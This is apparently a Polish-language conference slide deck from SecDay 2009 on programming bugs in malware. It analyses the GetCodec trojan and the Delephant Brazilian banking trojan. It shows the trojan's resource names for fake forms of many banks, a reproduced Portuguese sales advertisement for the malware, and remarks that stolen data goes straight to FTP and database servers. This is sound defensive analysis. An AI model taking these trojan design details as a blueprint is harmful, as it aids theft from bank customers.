



Hispacec Sistemas

Seguridad y Tecnologías de la Información

# Bugs in Malware

by

Marcin 'Icewall' Noga

SecDay 2009



# */\* O mnie \*/*

**namespace** Marcin 'Icewall' Noga  
{

- obecnie spec. ds. bezp. IT w Hispasec
- autor bloga <http://www.icewall.wordpress.com>
- email: martin@hispasec.com

}



# Plan

- O czym nie będzie
- Jakim aspektem się przyjrzymy
- Omówienie konkretnych przypadków
  - => analiza kodu
  - => dema
- Pytania i odpowiedzi



# O jakiego typu błędach NIE będzie ta prezentacja

- O typowych błędach związanych z exploitacją aplikacji:

- => Buffer Overflow

- => Format String

- => Null-Pointer dereference

- itp.

- Dlaczego ?



# **M.in. przyjrzymy się**

- błędom popełnianym w samej koncepcji ogólnego działania trojana czy konkretnych modułach**
- nie umiejętnemu stosowaniu zewnętrznych funkcji**
- niedbalstwu w kodzie/znaczącemu brakowi wiedzy programistycznej**
- nonszalancji w postawie związanej z wykorzystaniem zasobów, takich jak pamięć operacyjna czy dyskowa**



# Ogólne pojęcie ludzi o malware'e

- traktowanie malware'u jako magicznej czarnej skrzynki
- idealizowanie cudownych jak i tajemnych technik występujących w malware'e przez prasę
- skutki



# Uzupełnijmy swój model rzeczywistości!

## Time for bugs



# GetCodec

- Trojan znany jest w sieci pod nazwami

- => GetCodec

- => Brisv

- => Multimedia trojan

- ogólna prezentacja trojana





# Błędy związane z ogólną koncepcją

- silnik wyszukiwający pliki oparty na rekurencji
- wyłączenie obsługi skryptów na zainfekowanej maszynie



# Niedbalstwo w kodzie

- używanie wartości z nie zainicjalizowanej do końca tablicy
  - => infekcja w katalogach specjalnych
  - => modyfikacja configu winamp'a

**DEMO**



# Niedbalstwo w kodzie

- kolekcjonowanie informacji o ilości przeskanowanych plików

**DEMO**



# Niedbalstwo w kodzie

- printowanie informacji o (nie)udanej infekcji  
**DEMO**



# GetCodec podsumowanie

Nie tak jedno barwny i doskonały jak opisuje go prasa!



# Delephant

- skąd ta nazwa ?
- ogólna charakterystyka





## Windows

A fatal exception OE has occurred at 0028:C000068F8 in VxD VMM(01) + 0000439F. Internet Explorer application will be terminated.

\* Press ENTER to terminator application (Internet Explorer).

\* Press CTRL+ALT+DEL to restart your computer. You will lose any unsaved information in all applications.

Press ENTER to continue



# PERFECT FOR BANKS.

Unica do Brasil: IE6, IE7, Firefox e Internet Explorer 8!



Windows®

Internet  
Explorer® 8

## QUER MAIS?

## PERFEITA

*To ate sem palavras ;D*

## Pegando 18 Bancos

Todas as Telas forão refeitas.

Nova Tela do Unibanco, Banco BMG, America Express, Sicredi, Caixa, Real com senha de 3, Credicard Citi, Credicard Itau, Uol pra spam, Serasa, PayPal, Dofus, Itau Personalite, Banrisul, Itau , Bradesco, Brasil e Santander!

**Itau pegando Ate Saldo!**

**Bradesco Entrando na conta!**


Bay: [vaikarai\\_7@hotmail.com](mailto:vaikarai_7@hotmail.com)

**Perfeitaaa \o/**

# Błędy związane z ogólną koncepcją

- olbrzymie pliki wykonywalne





File: C:\Documents and Settings\virtual\Desktop\delephant.exe 

Entrypoint: 018692D0

EP Section: UPX1 

File Offset: 009E76D0

First Bytes: 60, BE, 00, 20 

Linker Info: 2.25

Subsystem: Win32 GUI 

UPX 0.89.6 - 1.02 / 1.05 - 1.24 -&gt; Markus &amp; Laszlo

Multi Scan

Task Viewer

Options


About

Exit

☒ Stay on top



delephant.exe





- File: delephant.exe
  - Dos Header
  - Nt Headers
    - File Header
    - Optional Header
      - Data Directories [x]
  - Section Headers [x]
  - Import Directory
  - Resource Directory
  - TLS Directory
  - Address Converter
  - Dependency Walker
  - Hex Editor
  - Identifier
  - Import Adder
  - Quick Disassembler
  - Rebuilder
  - Resource Editor
  - UPX Utility

delephant.exe

- + Resource Directory Entry 3, Name: TBANCOAMAZONIA
- + Resource Directory Entry 4, Name: TBANCORURAL
- + Resource Directory Entry 5, Name: TBANCOSICREDI
- + Resource Directory Entry 6, Name: TBANCOSICREDI02
- + Resource Directory Entry 7, Name: TBANCO\_BRADESCO\_PRIME02
- + Resource Directory Entry 8, Name: TBRDESCOPRIME
- + Resource Directory Entry 9, Name: TBRB\_BRASILIA
- + Resource Directory Entry 10, Name: TBS1
- + Resource Directory Entry 11, Name: TBS3
- + Resource Directory Entry 12, Name: TB\_A\_N\_C\_O\_R\_E\_A\_L
- + Resource Directory Entry 13, Name: TB\_R\_A\_D\_E\_S\_C\_O\_I\_N\_F\_O\_L\_A\_N\_D\_I\_A
- + Resource Directory Entry 14, Name: TB\_\_B\_I\_N\_F\_O
- + Resource Directory Entry 15, Name: TCHEGOU
- + Resource Directory Entry 16, Name: TCITIBANK\_ALL
- + Resource Directory Entry 17, Name: TCREDICARD\_CITI
- + Resource Directory Entry 18, Name: TD\_E\_S\_K\_\_O
- + Resource Directory Entry 19, Name: TFORM6
- + Resource Directory Entry 20, Name: TFORM8
- + Resource Directory Entry 21, Name: TFORMULARIOBANCARIOATUAL
- + Resource Directory Entry 22, Name: TF\_N2
- + Resource Directory Entry 23, Name: TF\_NC3
- + Resource Directory Entry 24, Name: TF\_NC\_A
- + Resource Directory Entry 25, Name: THSBC
- + Resource Directory Entry 26, Name: TINFOSEG
- + Resource Directory Entry 27, Name: TI\_N\_F\_O\_B\_\_U\_S\_C\_A
- + Resource Directory Entry 28, Name: TI\_N\_F\_O\_I\_T\_A\_U\_T\_O\_K\_E\_N
- + Resource Directory Entry 29, Name: TI\_T\_A\_U\_C\_A\_R\_D\_F\_E\_I\_T\_O\_P\_A\_R\_A\_V\_O\_C\_E
- + Resource Directory Entry 30, Name: TI\_T\_A\_U\_P\_A\_R\_M\_E\_S\_A\_O
- + Resource Directory Entry 31, Name: TKPDO\_FUNCAO
- + Resource Directory Entry 32, Name: TNORDESTINOPOBREOURICO
- + Resource Directory Entry 33, Name: TN\_O\_\_S\_A\_C\_A\_I\_X\_A\_C\_E\_F
- + Resource Directory Entry 34, Name: TOICREDITOS
- + Resource Directory Entry 35, Name: TORKUT\_
- + Resource Directory Entry 36, Name: TPAGSEGURO
- + Resource Directory Entry 37, Name: TPAY\_PAL
- + Resource Directory Entry 38, Name: TQ\_U\_E\_I\_J\_O\_P\_\_A\_R\_M\_E\_S\_A\_O
- + Resource Directory Entry 39, Name: TR\_E\_A\_L\_1
- + Resource Directory Entry 40, Name: TSAF
- + Resource Directory Entry 41, Name: TSERAS\_A
- + Resource Directory Entry 42, Name: TSHECK
- + Resource Directory Entry 43, Name: TS\_A\_N\_T\_A\_N\_D\_E\_R
- + Resource Directory Entry 44, Name: TS\_A\_N\_T\_A\_N\_D\_\_E\_R2
- + Resource Directory Entry 45, Name: TTECLADOBILLABONG
- + Resource Directory Entry 46, Name: TVR1



# Błędy związane z ogólną koncepcją

- przesyłanie skradzionych bezpośrednio danych na serwery ftp,mssql,mysql...

**DEMO**



# Błędy związane z ogólną koncepcją

- totalnie trywialny sposób detekcji targetu

DEMO





# Niedbalstwo w kodzie

- całe formy, które zostały utworzone w projekcie i są w ogóle nie używane



Resources

Info

TAUP

TB11

TB12

TB4

TB5

TBSB

TCMD

TFCV

TFRM\_CEF

TFRM\_CEF2

TFRM\_CEFV

TFRM\_CEFV2

TFRM\_CIT1

TFRM\_CITITEC

TFRM\_N1

TFRM\_NORDESTE

TFRM\_PERS01

TFRM\_PERS02

TFRM\_REAL1

TFRM\_REAL2

TFRM\_S1

TFUNC

TF\_BB

TF\_HA

TF\_HB

TF\_ITAU\_A

TF\_NC\_A

TML

TR1

TSAF

TSB1

TTECLADOBILLABONG

